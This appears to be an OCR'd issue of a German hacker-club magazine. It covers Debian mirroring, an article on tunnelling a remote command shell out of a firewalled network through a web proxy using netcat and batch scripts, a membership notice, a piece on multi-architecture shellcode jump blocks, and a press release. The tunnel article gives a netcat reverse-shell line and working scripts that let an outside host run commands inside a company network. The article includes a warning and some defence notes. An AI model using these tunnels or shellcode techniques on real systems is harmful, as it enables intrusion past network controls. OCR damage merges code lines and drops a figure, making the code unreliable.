Um den Mirror anzulegen, sollte ich (als root) mit `su www-data` zu dem User werden, als der auch Apache läuft. Nun muß ein Verzeichnis ausgewählt werden, in das der Mirror soll. Dieses kann z.B. `/var/www/debian` sein. Wenn es woanders liegt, kann man dies mit einem symbolischen Link machen. Der muß dann allerdings auch von www-data angelegt sein. Außer dem Verzeichnis`debian`kann man auch noch `debian-non-US` anlegen. Dann wird mit folgenden Befehlen ein kompletter Mirror von testing und stable erzeugt:

```
debmirror /var/www/debian-non-US/ --nosource -h
ftp.freenet.de -r debian-non-US/ --method=ftp -p
--dist woody/non-US,woody-proposed-updates/non-
US,sarge/non-US,sarge-proposed-updates/non-US debmirror
/var/www/debian/ --nosource -h ftp.freenet.de -r
debian/ --method=ftp -p --dist woody,woody-proposed-
updates,sarge,sarge-proposed-updates debmirror /var/
www/debian-security/ --nosource -h security.debian.org
-r debian-security/ --method=ftp -p --dist woody/
updates,sarge/updates
```

Der Vorgang dauert mehrere Stunden, danach ist der Mirror voll funktionsfähig. Viel Spaß damit!

Was habe ich da jetzt überhaupt?

Nun hat man alle wichtigen Archive im Mirror:

- woody ist die aktuelle, stabile Debian-Version (stable)
- sarge ist die nächste Version in Vorbereitung (testing)
- proposed-updates sind neue Pakete, die in die nächste Revision kommen sollen
- security sind neue Pakete, die sicherheitsrelevant sind. Sie sollten sofort eingepflegt werden

Von Zeit zu Zeit wird von der stable-Distribution eine neue Revision aufgelegt. Dabei wird nichts grundsätzliches geändert. Es werden lediglich grobe Bugs und vor allem Sicherheitslecks repariert. Wer wirklich neue Pakete haben will, muß zur testing-Distribution greifen. Diese war in der Vergangenheit meist auch sehr stabil und produktionstauglich. Für die ganz nagelneuen Pakete gibt es noch die 'unstable'-Distributions `id`. Diese wird mit obigen Zeilen jedoch nicht gespiegelt.

Mirror aktualisieren

Um den Mirror auf den neuesten Stand zu bringen, einfach die obigen Befehle nochmals ausführen. `debmirror` erkennt selbständig, welche Dateien nicht geändert wurde und lädt nur die neuen dazu. Macht man das z.B. täglich, ist das meistens in ein paar Minuten erledigt.

Dabei ist übrigens darauf zu achten, daß man wirklich die gleichen Befehle benutzt. Wenn man nämlich z.B. eine Distribution weniger angibt, wird diese nicht nur nicht aktualisiert, sondern auch aus dem Mirror gelöscht! Ich habe mir obige Befehle in ein Skript geschrieben, das ich einmal die Woche per cronjob starte. Wer Teile hat, die nicht so oft aktualisiert werden sollen, sollte diese in eigene Verzeichnisse auslagern.

Mirror benutzen

Die Datei `/etc/apt/sources.list` sieht auf dem Client dann z.B. so aus:

```
deb http://mirrors.docx.local/debian woody main contrib non-free deb-src http://mirrors.docx.local/debian woody main contrib non-free deb http://mirrors.docx.local/debian-non-US woody/non-US main contrib non-free deb-src http://mirrors.docx.local/debian-non-US woody/non-US main contrib non-free
```

Installation eines neuen Rechners

Wenn man nun einen neuen Rechner im Netz installieren will, gibt es zwei Möglichkeiten: Entweder man nimmt eine normale Debian-Installations-CD, installiert, was man da so gerade draufhat (braucht nicht aktuell zu sein, ich habe eine ganze Zeit lang Debian 2.2r6 benutzt, um woody zu installieren) und macht dann ein `apt-get dist-upgrade` auf den lokalen Mirror. Oder man nimmt eine Netinstall-CD, die nur das allernötigste enthält, um z.B. das Netzwerk einzurichten und dann von einem Mirror weitermacht. Wo man diese bekommt, erfährt man auf der Debian Webpage [1]

CDs erzeugen

Es gibt aber auch Leute, die lieber CDs haben als ein einziges riesiges Archiv. Zum einen gibt es Tools, die einem helfen, aus einer Paketauswahl wieder 650Mb-Pakete zu machen und mit Dingen wie Bootfiles etc. zu verbinden. Damit habe ich allerdings bisher keine Erfahrungen. Ich erzeuge mir lieber original Debian-CDs aus einem Mirror mit Jigdo [2] .

Jigdo trägt aus mehreren Quellen alle nötigen Dateien zusammen, welche dann zu einer CD zusammengesetzt werden. Diese CD wird nicht neu gemastert, sondern es wird eine ISO-Datei aus den Dateien zusammengebastelt. Die fehlenden Teile wie z.B. Verzeichnisse etc. werden einer template-Datei entnommen.

Als erstes installiert man das Jigdo-Paket. Aktuell ist zur Zeit Version 0.6.8, welche man auf der Jigdo-Homepage bekommt. Komischerweise ist das Packet nämlich nicht bei Debian verfügbar. Danach werden die `*.jigdo` und dazugehörigen `*.template-Dateien` gezogen, ggf. mounten einer bestehenden CD (oder eines bestehenden Images mit -o loop) und Jigdo mit `jigdo-lite woody-i386-1_NONUS.jigdo` starten. Danach kommen ein paar Fragen die man nicht genauer erklären muß und los gehts. Das Programm sucht dann selbstständig alle Pakete zusammen. Sollten zum Schluß noch Files fehlen, kann das Programm einfach neu gestartet werden. Beim Neustart werden bereits gefundene Files nicht neu geladen.

Es bleibt zu erwähnen, daß ein Mirror, wie er vorhin erzeugt wurde, nicht alle Dateien enthält, die für eine CD nötig sind. Man muß also doch einen 'echten' Mirror mit angeben. Es handelt sich jedoch nur um ein paar wenige Files wie Bootdisks usw.

Weiterführende Links

[1] *http://www.debian.org/*

[2] *http://atterer.net/jigdo/*

[3] *http://www.debian.org/mirror/*

[4] *http://www.debianplanet.com/article.php?sid=708&mode=thread&order=0&thold=0*

[5] *http://www.debianplanet.com/article.php?sid=705&mode=thread&order=0*

[6] *http://www.debianplanet.com/article.php?sid=698&mode=thread&order=0&thold=0*

[7] *http://www.debianplanet.com/article.php?sid=697&mode=thread&order=0&thold=0*

[8] *http://dirac.org/linux/debian/jigdo/debian-jigdo-mini-howto.html*

[9] *http://us.cdimage.debian.org/jigdo-area/current/jigdo/i386/*

[10] *http://www.debian.org/CD/jigdo-cd/index.en.html*

Out from the Inside

von Stefan Krecher <stefan@ccc.de>

Administratoren müssen die Gefahr vor Trojanern für Ihre Netze minimieren. Deshalb wird das interne Netz vor dem bösen Internet durch eine Firewall geschützt und Zugriffe können von Innen nach Außen nur über einen Proxy gemacht werden. Gegenstand dieses Artikels soll sein, wie man sich mit wenigen Zeilen Shellscript, Windows-Batch und Netcat trotzdem Zugriff von Außen verschafft.

Das betrachtete Szenario ist ganz typisch für viele Netze: eine Firma mit einigen Windows-Arbeitsplätzen muss den Mitarbeitern Zugriff auf's WWW ermöglichen, damit diese ihre Arbeit tun können. Die Arbeitsplatzrechner sind natürlich nicht direkt mit dem Internet verbunden, sondern über eine Router/ NAT. Eine Firewall beschützt das interne Netz vor direkten connect-Versuchen von Außen nach Innen und ein Webproxy unterbindet direkte Connections über Port 80.

Der übliche Weg

Die Installation eines handelsüblichen Trojaners im internen Netz führt zu nichts, da keine Connections von Außen nach Innen aufgebaut werden können.

Da auch keine direkten Connections von Innen nach Außen möglich sind, bringt ein "nc outside.tld 80 -e cmd.exe" nichts. Das "-e"-Feature bei der Windows-Version von Netcat ist zwar cool - es wirft eine cmd.exe-Shell nach draußen - funktioniert aber in unserem Szenario nicht.

Jeder halbwegs nüchterne Admin verbietet seinem Webproxy, z.B. Squid, die Verwendung der CONNECT-Methode, d.h. man kann den Proxy nicht dazu bringen via CONNECT an andere Ports außerhalb zu connecten. Die meisten Tunneling-Tools setzen auf der Connect-Methode auf, funktionieren hier aber wiederum nicht.

Die einzige verbleibende Möglichkeit ist, den Datenaustausch in HTTP-Requests und -Replies zu verstecken. Das Einfachste wäre, Daten von Innen nach Außen in Aufrufe von CGI-Scripten zu packen, die Daten des Gegenstrom werden in der jeweiligen Antwort des "Webservers" versteckt.

The Netcat-Way of Hacking

Aus Gründen der Coolness soll hier aber ein etwas anderer Weg beschritten werden: die Daten von Innen werden im HTTP-Header versteckt, die Daten von Draußen im Reply. Wenn wir also von Draußen eine Shell im internen Netz bedienen wollen ist die Kommunikation folgende: 1. Innen macht ein HTTP-GET-Request 2. Außen antwortet mit dem Befehl, der Innen ausgeführt werden soll 3. Innen führt den Befehl aus und packt das Ergebnis in einen erneuten HTTP-GET-Request.

Der schwierige Part der Geschichte ist der Windows-Part - die Möglichkeiten der cmd.exe sind schon recht beschränkt. Es geht aber doch, Netcat für Windows vorausgesetzt. Netcat für Windows und für Linux gibt es hier: www.astake.com [1]

Von Innen ...

Der erste Schritt sieht z.B. so aus:

```
echo GET http://outside.tld/ HTTP/1.0 | nc proxy.tld 80
-w 2 | find ";" > cmd.bat
```

Dieser Aufruf setzt ein HTTP-GET-Request an den Webproxy ab (falls es ein transparenter Proxy ist, muss natürlich statt proxy.tld outside.tld eingegeben werden). Der Proxy leitet diese Anfrage weiter und schickt das Ergebnis zurück. Die Außenseite markiert den auszuführenden Befehl mit einem angehängten ";". Der Befehl wird in eine Batch-Datei geschrieben.

Im nächsten Schritt muss die Innenseite den Befehl ausführen und das Ergebnis so aufbereiten, das der Proxy denkt, es sein ein normaler HTTP-GET-Request:

```
echo GET http://outside.tld/ HTTP/1.0 > tmp.txt for /F
"delims=" %%a in ('cmd.exe /c cmd.bat') do ( @echo X-
txt: %%a ) >> tmp.txt @echo. >> tmp.txt
```

Unter einer Unix-Shell würde das zwar etwas eleganter aussehen, es funktioniert aber trotzdem. Es wird eine Textdatei erstellt (tmp.txt) in der zuerst wieder der HTTP-Get-Request-Header steht. Anschließend wird die Ausgabe von cmd.bat zeilenweise angehängt. Damit das dann halbwegs nach einem Header-Eintrag aussieht wird an den Anfang jeder Zeile ein "X-txt: " eingefügt. Zum Schluss muss noch eine Leerzeile angehängt werden.

Die Textdatei wird dann wieder via Netcat auf den Weg geschickt, die Gegenseite kann sich das Ergebnis aus dem HTTP-Header herausfriemeln.

Der Windows-Batch-Part kann noch etwas optimiert werden, außerdem kann noch eine einfache goto-

Schleife eingebaut werden, damit das cmd.exe-Vergnügen auch dauerhaft anhält. Eine Beispiel-Batchdatei gibt es unter www.krecher.de [2] . Und natürlich läßt sich eine Batch-Datei auch im Hintergrund starten, z.B. mit "start /b tunnel.bat" oder zeitgesteuert per "at".

... nach Außen

Das Verhalten auf der Gegenseite ist offensichtlich: man gibt seinen auszuführenden Befehl ein, inklusive angehängtem ";", pipet einen HTTP-OK-Header plus Leerzeile plus Befehl in ein auf eine Verbindung wartendes Netcat. Wenn der Befehl "abgeholt" wurde startet man Netcat erneut und nimmt die Ausgabe des Befehls entgegen. Nachdem die Ausgabe durchgegreppt und -sed't wurde um alles etwas übersichlicher zu machen, kann das Prozedere von Vorne beginnen.

Der Aufruf unter Linux sieht dann so aus:

```
while [ 1 ]; do echo enter cmd: ; read cmd; (echo -e
"HTTP/1.0 200 OKn"; echo $cmd) | netcat -l -p 80 -v -w
2; netcat -l -p 80 -v | grep "X-txt"| sed 's/^X-txt:
(.*$)/1/g'; done
```

Man kann sich auch eine Windows-Batchdatei basteln, um Draussen mit einem Windows-Client arbeiten zu können, falls mann grad kein vernünftiges OS zur Hand hat. Die Batch-Datei würde ungefähr so aussehen:

```
@echo off :start echo enter cmd: (copy con tmp.txt >
nul & type response.txt & type tmp.txt) | nc -l -p 80
-v -w 2 nc -l -p 80 -v goto :start
```

Die Datei "response.txt" enthält den HTTP-OK-Header, in "tmp.txt" wird die Befehlseingabe gespeichert. Die Befehlseingabe muss man mit Strg-Z beenden, ggf. Netcat mit Strg-C zum Weitermachen im Batch bewegen.

Wie kann man sich schützen?

Zunächsteinmal sollte der Webproxy die HTTP-Request-Header der Clients untersuchen und alles, was nicht irgendwie Sinn macht rausschmeissen. Konsequenterweise müsste ein IDS installiert werden, das Protokollanalyse betreibt, um festzustellen, ob der Traffic tatsächlich HTTP bzw. HTML beinhaltet - aber selbst das nutzt bei hinreichend kreativen Angreifern nicht.

Zum Schluss noch eine Warnung: einen solchen Tunnel in einem Netz zu eröffen stellt eine gefährliche Bedrohung dar und kann schwerwiegende Konsequenzen haben. Ich würde dringend davon abraten, die obigen Techniken am Arbeitsplatz auszuprobieren, da man sich und den Admin in große Schwierigkeiten bringen kann.

[1] *http://www.atstake.com/research/tools/index.html*

[2] *http://www.krecher.de/*

Bericht aus dem Office An unsere Mitglieder!

Mitte Juli hatten wir an unsere Mitglieder eine Mitteilung über die Beitragsrückstände geschickt. Die meisten Mitglieder haben die Ausstände inzwischen beglichen, wofür wir uns herzlich bedanken. Wir bitten alle, die noch nicht gezahlt haben, dieses möglichst bald nachzuholen. Anfang November werden wir zusammen mit der Einladung zur Mitgliederversammlung eine zweite Beitragsmitteilung versenden. Wir sind auf Eure pünkliche Zahlung angewiesen, weil wir davon die Datenschleuder, unsere politische Arbeit und zahlreiche Projekte finanzieren.

Bei einigen Mitgliedern gab es Mißverständnisse über die Höhe des Beitrags und den Status. Falls Du dazu Fragen hast, wende Dich bitte an unsere Mitgliederverwaltung:

Web: http://www.ccc.de/club/office E-Mail: office@ccc.de Fax (nur Mitgliederverwaltung): 040 / 401801-41 Brief: CCC e.V., Mitgliederverwaltung, Lokstedter Weg 72, 20251 Hamburg

Die Mitgliederverwaltung wird ehrenamtlich gemacht. Daher können wir keine telefonischen Auskünfte anbieten. Bitte habe dafür Verständnis. Es kann derzeit leider auch vorkommen, daß Anfragen und Anträge erst nach einigen Wochen bearbeitet werden. Vor jedem wichtigen Termin (z.B. Veranstaltungen, Datenschleuder-Versand, Mitgliederversammlung) wird aber jede Anfrage bearbeitet und die Datenbank auf den aktuellsten Stand gebracht, so daß Du dadurch keinen Nachteil erleidest. Wenn Du eine E-Mail-Adresse angegeben hast, wirst Du von unserem Datenbanksystem automatisch über Änderungen informiert.

Im Aufnahmeantrag gibt es eine Angabe für die Erfakreis-Zuordnung, d.h. für die regionale Gruppe, mit der Du Dich besonders verbunden fühlst. Diese Angabe kann man über eine formlose Nachricht an die Mitgliederverwaltung jederzeit ändern. Anhand dieser berechnen wir, wie groß der Anteil an den Beiträgen ist, der direkt dem jeweiligen Erfakreis zur Verfügung steht. Daher ist es für die Erfakreise wichtig, daß möglichst viele Mitglieder die Möglichkeit nutzen, sich einem Erfakreis zuzuordnen. Der CCC ist in den letzten Jahren stark gewachsen und es sind neue Erfakreise in mehreren Städten hinzugekommen. Falls Du Dich noch nicht einem Erfakreis zugeordnet hast, überprüfe doch bitte, ob einer der neuen Erfakreise für Dich in Frage kommt.

Und zu guter Letzt, weil wir immer mal wieder danach gefragt werden, hier nochmal unsere Kontonummer:

Chaos Computer Club Konto 59 90 90-201 BLZ 200 100 20 Postbank Hamburg

Multi Plattform Code

von Nitram <martin@berlin.ccc.de>

Die Idee zu binärem Code, der auf mehreren Hardwarearchitekturen und Betriebssystemen ausgeführt werden kann, basiert auf dem Wunsch, mit einem exploit möglichst viele Plattformen attackieren zu können. Als gängigere bezeichung wird auch 'architecture spanning shellcode' verwendet.

Anwenden ließe sich derartigen shellcode, wenn einem angreifer die ausführung von eigenem code möglich wäre, er aber keine kenntnis darüber erlangen kann, für welche architektur der code geschrieben sein müsste. einem gezielten angriff geht in der praxis wohl ein port-scan mit os-fingerprinting oder die suche nach aussagekräftigen service-bannern voraus, bringt das jedoch nicht die notwendigen informationen, muss tendenziell mehr 'probiert' werden.

Beim injizieren von code über buffer-overflows muss in der regel bezüglich alignment und treffen einer korrekten rücksprungadresse sowieso probiert werden. existiert das zu exploitende programm auf verschiedenen plattformen, verhält es sich compiler-bedingt in bezug auf die programminterne speicherverwaltung, also z.b. an welche speicheradresse ein statischer puffer liegt, anders. bei der verwendung von multi-plattform-code lassen sich somit maximal die anzahl der versuche reduzieren.

das zentrale problem ist, dass die einzelnen cpus ganz unterschiedliche vorstellungen davon haben, als was eine bytesequenz interpretiert werden soll, denn im normalfall unterscheiden sich cpus in bezug auf instruktionssätze, befehlslänge und endianess.

um das interpretations-problem auf möglichst wenige bytes zu reduzieren, gestaltet man den code nun so, dass er am anfang einen block mit ausgewählten sprung-anweisungen hat. diese sprunganweisungen sollten nur von einem cpu-typ als sprunganweisung gewertet werden und für alle anderen prozessoren, auf denen der code funktionieren soll, nicht-verzweigende, harmlose, valide instruktionen darstellen. wird beim ausführen vom maschinencode verzweigt, soll zum architekturspezifischen teil des shellcodes gesprungen werden.

überlegen wir etwas konkreter, wie der sprungblock beschaffen sein muss bzw. was springende und harmlose befehle sind. dazu überlegen wir uns, in welche möglichen klassen sich bytesequenzen einteilen lassen. aufgrund der vielzahl von befehlen hier nur eine unscharfe kategorisierung:

elementar sind die sprungbefehle, die wie bereits erwähnt auf genau einem cpu-typ als sprungbefehl gewertet werden. in diese klasse fallen auch bytesequenzen, die bei ausführung implizit springen, z.b. durch manipulation des instruktionszeigers. das besondere augenmerk gilt hier den befehlen, die relativ zur aktuellen position im code springen, erspart das doch eine menge stress, da auf adressberechnungen verzichtet werden kann.

'harmlose' bytesequenzen stellen auf allen unterstützen cpus ein oder mehrere gültige instruktionen dar, die keinen sprung bewirken. stattdessen verändern sie z.b. registerinhalte.

in der gruppe der zu vermeidenden bytesequenzen sind diejenigen, welche bei der ausführung zur prozessbeendung führen können oder andersweitig unvorhersagbare auswirkungen haben, also z.b. indirekte adressierung über register. im allgemeinen ist also der unkontrollierte zugriff auf speicherbereiche oder ioports kritisch.

eine bytesequenz aus dem sprungblock kann prinzipiell in mehrere klassen fallen, wie folgendes beispiel verdeutlichen soll. dann ist die reihenfolge bei der verwendung entscheidend: angenommen wir wollen einen sprungblock für drei marktübliche prozessoren a, b und c basteln. sprung[a] sei eine der sprungauslösenden instruktionen für den cpu-typ a (usw.). sprung[a] bewirkt auf den cpus b und c nichts schlimmes, weshalb sprung[a] als erstes in die sprungtabelle aufgenommen wird. jetzt müssen nur noch die beiden anderen cpus betrachtet werden - sprung[b] ist zwar auf a eine illegale instruktion, wird der sprungblock jedoch von a angegangen, dann hat die cpu bereits verzweigt.

sprung[b] stellt auf c einen zu vermeidenden befehl dar, jedoch ist sprung[c] auf b harmlos, womit sich die reihenfolge im sprungblock sprung[c] und dann sprung[b] ergibt.

dass bei bei einer multilingualen reisegruppe ein teilnehmer versteht, er wäre ein 'blöder insel-puper' und deshalb den reiseführer massakriert, der gerade über bauwerke referiert, ist unwahrscheinlich. dass bytesequenzen von einem cpu-typ akzeptiert werden, einem anderen jedoch spanisch vorkommen und das os vorsichtshalber den prozess terminert, ist dagegen der normalfall. versuchen wir im folgenden, einen sprungblock für i386 und 68k durch geeignetes probieren zu finden, bei dem die reihenfolge der sprunganweisungen beliebig ist.

i386 und 68k

```
#!/bin/sh
# simple hack to convert
# bytes to instructions

GCC=gcc2

if [ ! "$1" ] ; then
  echo usage: instruction_babel.sh  '<asm-statement>'
  echo e.g. '.byte 0x40'
  echo '.long 0x40404040'
  echo 'b 4'
  exit 1
fi

   cat << ASM > _tmp.c
     int main(void) {
       __asm__("mylabel: $1");
       return 1;
     }

ASM
   rm _tmp.bin 2> /dev/null
   $GCC -ggdb -o _tmp.bin _tmp.c &&  \
   cat << GDB > _gdb_cmd
       disassemble mylabel mylabel+4
       x/4x mylabel
       quit

GDB
    if [ -f _tmp.bin ]; then
      gdb -x _gdb_cmd _tmp.bin |
      perl -ne 'if(m!<mylabel(\+\d+)?>!){print}'
    fi
```

idee #1

- bedingungsloser sprung auf 68k
- 68k: `bras foo; nop;nop;nop;foo:`
- `code:0x60064e71`
- `i386:jno 0x8048500 <_fini+16>; or %ah,0xffffffb8(%eax)`
- erkenntnis: `68k-nop (0x4e71)` ist auf intel ein bedingter sprung; `7?` am ende der bytesequenz ist ungünstig, denn in diesem bereich wertet intel alles als sprung

idee #2

- wie in #1 ein bedingungsloser sprung, jedoch wird das `nop` ersetzt
- 68k:`bras foo; lsr %d0,%d1;nop;nop;foo:`
- `code:0x6006e069`
- i386:`imul $0x1b86008,%eax,%esp`
- erkenntnis: `dumped`

idee #3

- kombinierter bedingter sprung; die bedingung ist carry-flag gesetzt bzw. gelöscht
- 68k: `bccs foo; bcss foo;nop;nop;foo:`
- code: `0x64066504`
- i386: `add $0x65,%al; push %es; fs`
- erkenntnis: es gibt eine 1-byte instruktion fs (opcode: 64), deren bedeutung mir unklar ist (scheint jedoch zu funktionieren)

idee #4

- kombinierter bedingter sprung (bedingung ist zero-flag gesetzt/gelöscht)
- 68k: `beqs foo; bnes foo;nop;nop;foo:`
- code: `0x67066604`
- i386: `add $0x66,%al; push %es; addr16 mov $0x1,%eax`
- erkenntnis: harmlose instruktion auf intel

versuchen wir jetzt den umgekehrten weg – eine sprunganweisung für intel-cpus, die harmlose instruktionen auf 68k-prozessoren darstellt. ferner wird der 2-byte umfassende relative sprung auf i386 geeignet auf 4 bytes gepadded.

idee #5

- wir benötigen zuerst eine 2-byte lange instruktion, die sowohl unter 68k als auch intel harmlos ist
- 68k: `addq #2, %d0`
- code: `0x5440`
- i386: `inc %eax; push %esp`
- erkenntnis: solange wir keinen korrupten stackpointer haben, erfüllt die sequenz die anforderungen

idee #6

- relativer, nicht bedingter sprung (opcode: 0xeb) gekoppelt mit einer 2-byte harmlosen instruktion
- i386: `.word 0x03eb;inc %eax; push %esp`
- code: `0x544003eb`
- 68k: `addqw #2,%d0; bset %d1,%a3@(28673)`
- erkenntnis: schlecht, da unkontrollierter speicherzugriff

idee #7

- wie eben, nur mit verändertem sprungziel
- i386: `.word 0x41eb; inc %eax; push %esp`
- code: `0x544041eb`
- 68k: `addqw #2,%d0;lea %a3@(28673),%a0`

- erkenntnis: geht, denn `lea` führt nur eine adressberechnung durch, greift jedoch nicht auf den speicher zu

somit wir haben eine sprungtabelle für die beiden prozessoren 68k und i386:


- `0x544041eb-> i386 '41' bytes nach vorne`
- `0x67066604-> 68k '4' bytes nach vorne`

erscheint uns die sprungweite aus #6 zu wenig, können wir alternativ auch die sequenz `0x670e660c` verwenden. unter intel ergibt sich damit

```
'or $0x66,%al; push %cs;addr16 mov $0x1,%eax'.
```

ulrasparc2

beim versuch eine weitere cpu zu unterstützen wird klar, wie haarig das ganze vorhaben ist, denn die bisher ermittelten bytesequenzen werden auf ultrasparc zu call-anweisungen. d.h. wir müssten den sparc-jump zuerst handlen und dafür eine sequenz finden, die sowohl unter intel als auch 68k harmlos ist. jeder ultrasparc-befehl umfasst 4 byte und sprungbefehle werden folgendermaßen encoded:



die höheren bits vom displacement setzen wir auf 0, da wir uns den luxus, über 64k zu springen, nicht leisten wollen. die bits 15 bis 0 stellen den anderen teil der sprungweite dar. an der stelle sind wir bzgl. einer konkreten wahl flexibel. um ein '0'-byte in der instruktion zu vermeiden, müssen wir mindestens 0x104 * 4 bytes springen. 0x0104 wird auf 68k als 'btst %d0,%d4' und auf i386 als 'add $0x1,%al' interpretiert. der sparc-sprung 0x3080???? wird zwar unter 68k zu 'movew %d0,%a0@', allerdings hält intel das für einen impliziten speicherzugriff 'xorb $0xb8,(%eax)'. eine sprungweitenangabe, die von intel als harmlose 4-byte-instruktion gewertet wird und wertmäßig nicht zu hoch ist, lässt sich trotz viel probieren nicht finden. gehen wir nocheinmal einen schritt zurück und überlegen uns einen alternativen weg, indem wir die reihenfolge der sprunginstruktionen verändern:

0.) sprung zum intel-code

1.) sprung zum ultrasparc2-code

2.) sprung zum 68k-code

den intel-sprung ganz oben anzuordnen, hätte folgenden vorteil: im gegensatz zu 68k/ultrasparc2/ppc gibt es harmlose 1-byte instruktionen und wir haben mehr spielraum bezüglich der gestaltung. in eugenes artikel für die phrack wird die 1-byte intel-instruktion 'aaa' (bcd-korrektur nach addition, opcode: 0x37) zum padden benutzt. der befehl ist ideal, wenn man intel und ultrasparc2-code mischen möchte, denn man kann damit einen validen sethi-befehl konstruieren. um auf ein 2-byte padding zu kommen, kann man jedoch nicht zweifach 'aaa' verwenden, da diese kombination auf 68k zu problemen führt. als workaround suchen wir für '??' in 0x37??41eb einen geeigneten ersatz und mit etwas probieren stoßen wir auf 0x27:

#8

- intel: `.word 0x41eb;pop %ss; aaa`
- code: `0x372741eb`
- ultrasparc: `sethi %hi(0x9d07ac00), %i3`
- 68k: `movew %sp@-,%a3@-; lea %a3@(28673),%a0`
- anmerkung : harmlose adressberechnung

damit ergibt sich folgender sprungblock:

- intel: `0x372741eb`
- ultrasparc: `0x30800101`
- 68k: `0x67066604`

jetzt versuchen wir noch powerpc zu unterstützen und bieten die vorhandenen bytesequenzen der cpu an:

- `0x372741eb -> addic. r25,r7,16875`
- `0x30800101 -> addic r4,r0,257`
- `0x67066604 -> oris r6,r24,26116`

die bisher gefundenen sequenzen werden als harmlose befehle interpretiert. den architekturspezifischen code für powerpc könnten im anschluss an den sprungblock schreiben oder weiterschauen, wie wir ppc-sprünge integrieren können: einige sprungbefehle für ppc:

- bedingungslos: `b mylabel+0x4 -> 0x48000004`
- bedingungslos (mit link-register): `bl mylabel+0x4 -> 0x48000005`
- bedingter sprung: `beq mylabel+0x4 -> 0x41820004`
- bedingter sprung: `bne mylabel+0x4 -> 0x40820004`

bei den bedingten sprung-instruktionen ist die verteilung der gesetzten bits in bezug auf die vermeidung von null-bytes günstiger. eine geringfügige anpassung der sprungweite ist dennoch erforderlich.

zuletzt versuchen wir noch eine 4-byte-sequenz zu finden, die auf allen zu unterstützenden prozessoren einen harmlosen befehl darstellt. mit dieser bytefolge können wir alle undefinierten stellen im bisher konstruierten code-gerüst auffüllen. mit minimalem probieren findet man z.b. 0x21040104

- `intel:add $0x1,%al; add $0x21,%al`
- `ppc:subfic r8,r4,260`
- `68k:movel %d4,%a0@-`
- `ultrasparc:sethi %hi(0x10041000),`

```
%l0
xxxxx: 0x21040104 ...
xxxxx: 0x21040104
0x000: 0x372741eb
0x004: 0x30800101
0x008: 0x670e660c
0x00c: 0x41820104
0x010: 0x40820104
0x014:
0x018: <68k_code>
0x040: 0x90909090
0x044: <intel_code>
0x110: <ppc_code>
0x114:
0x408: <ultrasparc2_code>
```

für den architekturspezifischen teil bietet sich an, zuerst zu überprüfen, gegen welche betriebssystem-api programmiert werden muss. da mir gerade nur ein eingeschränktes set an plattformen zur verfügung stehen, betrachten wir das exemplarisch bei intel-typischen systemen. die generelle idee ist, die registerbelegung auszuwerten. hängt man sich mit einem debugger an verschiedene prozesse, so stellt man fest, dass die segmentregister typische werte speichern. anhand dieser merkmale lässt sich keine eindeutige unterscheidung treffen, und somit stellt dieser ansatz nur eine heuristik dar.

- `freebsd:es=0x2f`
- `netbsd:es=0x1f`
- `openbsd:es=0x1f`
- `windows_xp:es=0x23`
- `linux:es=0x2b`

im code könnte das so aussehen:`mov %es,%eax cmp $0x2f,%eax je fbsd cmp $0x23,%eax je win ...`die sprünge verzweigen dann zum code, der os-spezifisch ist. die konventionen für systemaufrufe unterscheiden sich von betriebssystem zu betriebssystem. unter linux auf x86 werden parameter über allzweckregister übergeben, unter bsd über den stack. die syscall-nummern unter aktuellem net-/open-/freebsd und auch darwin sind für gängige funktionen wie open, execve, bind und listen - wahrscheinlich historisch bedingt - gleich.

fazit

in der praxis findet multi-plattform-shellcode keine richtige anwendung, da i.d.r. vorher das zielsystem bekannt ist. für stack-exploits ist die kenntnis einer ungefähren rücksprungadresse erforderlich, die stark von gesetzten compiler-flags abhängt und mit einem debugger erforscht oder durch probieren gefunden werden muss. ferner erfordert kombinierter shellcode mehr 'platz', besonders durch die angepassten sprungweiten.

[1] *http://www.phrack.com/phrack/57/p57-0x0e*

[2] *http://www.caezarschallenge.org/cc4.html*

[3] *http://e-www.motorola.com/brdata/PDFDB/docs/MPCFPE32B.pdf*

[4] *http://www.programmersheaven.com/zone5/cat123/index.htm*

[5] *http://cs.anu.edu.au/techreports/2000/TR-CS-00-03.pdf*

NDR spendet Ü-Wagen für afghanisches Fernsehen

[28.05.2002 - 10:59 Uhr]

Hamburg (ots) - Der NDR leistet Hilfe beim Aufbau des afghanischen Fernsehens: Am Mittwoch (29. Mai) treten ein komplett ausgestatteter und sendefähiger NDR Übertragungswagen sowie der dazu gehörige Rüstwagen von Hamburg aus die Reise nach Afghanistan an. Der NDR hatte das rollende TV-Studio im Jahr 1989 angeschafft; nach europäischen Maßstäben gilt es inzwischen als technisch überholt. Nicht so in Afghanistan: Dort kann der Ü-Wagen noch wertvolle Dienste leisten, wie Vertreter des afghanischen Fernsehens versicherten. NDR Intendant Prof. Jobst Plog: "Demokratie lebt von Transparenz und von öffentlichem Diskurs, die ohne freie Berichterstattung der Medien undenkbar sind. Ich hoffe, dass unsere Spende an das afghanische Fernsehen dazu beiträgt, die dort lange vermisste Freiheit der Berichterstattung umfassend herzustellen und zu sichern."

Einsetzbar ist das Ü-Wagen-Gespann überall dort, wo es Programm aufzuzeichnen oder live zu senden gibt. An Bord sind Kameras, Bild-und Tonregien sowie MAZ-Geräte. Der 15 Meter lange und 2,50 Meter breite Ü-Wagen und sein "Kleiner Bruder", der Rüstwagen, werden beim NDR in Hamburg zunächst in Containern verstaut. Per Schiff reist der 30-Tonnen-Koloss dann bis Karachi. Von dort werden die Container mitder Bahn nach Peschawa gebracht und gelangen schließlich per LKW-Tieflader nach Kabul.

Auslöser der Aktion war Michael Weidemann, für den NDR als ARD-Hörfunk-Korrespondent in Neu Delhi; ihn hatte Mohammad A. Ezedyar, Direktor des Fernsehsenders in Kabul, mit der Bitte um Hilfe angesprochen. Laut Michael Weidemann hat nach sechs Jahren Fernsehverbot und einem musikfreien, gleichgeschalteten Rundfunkprogramm durch die Taliban-Regierung in Kabul eine regelrechte TV- und Radio-Euphorie eingesetzt. Das derzeit laufende Programm weist wegen der weitgehend zerstörten Ausstattung jedoch deutliche technische Mängel auf. Der Bundestagsabgeordnete Dr.Ernst-Dieter Rossmann vermittelte den Kontakt zum Auswärtigen Amt, das die gesamten Kosten für den Transport übernimmt. Ein Kamerateam im Auftrag des "Hamburg Journal" begleitet die Fahrt. Michael Weidemann wird aus Afghanistan im Radio über die Ankunft der Spende berichten.

ots Originaltext: NDR / http://www.presseportal.de/story.htx?nr=351670

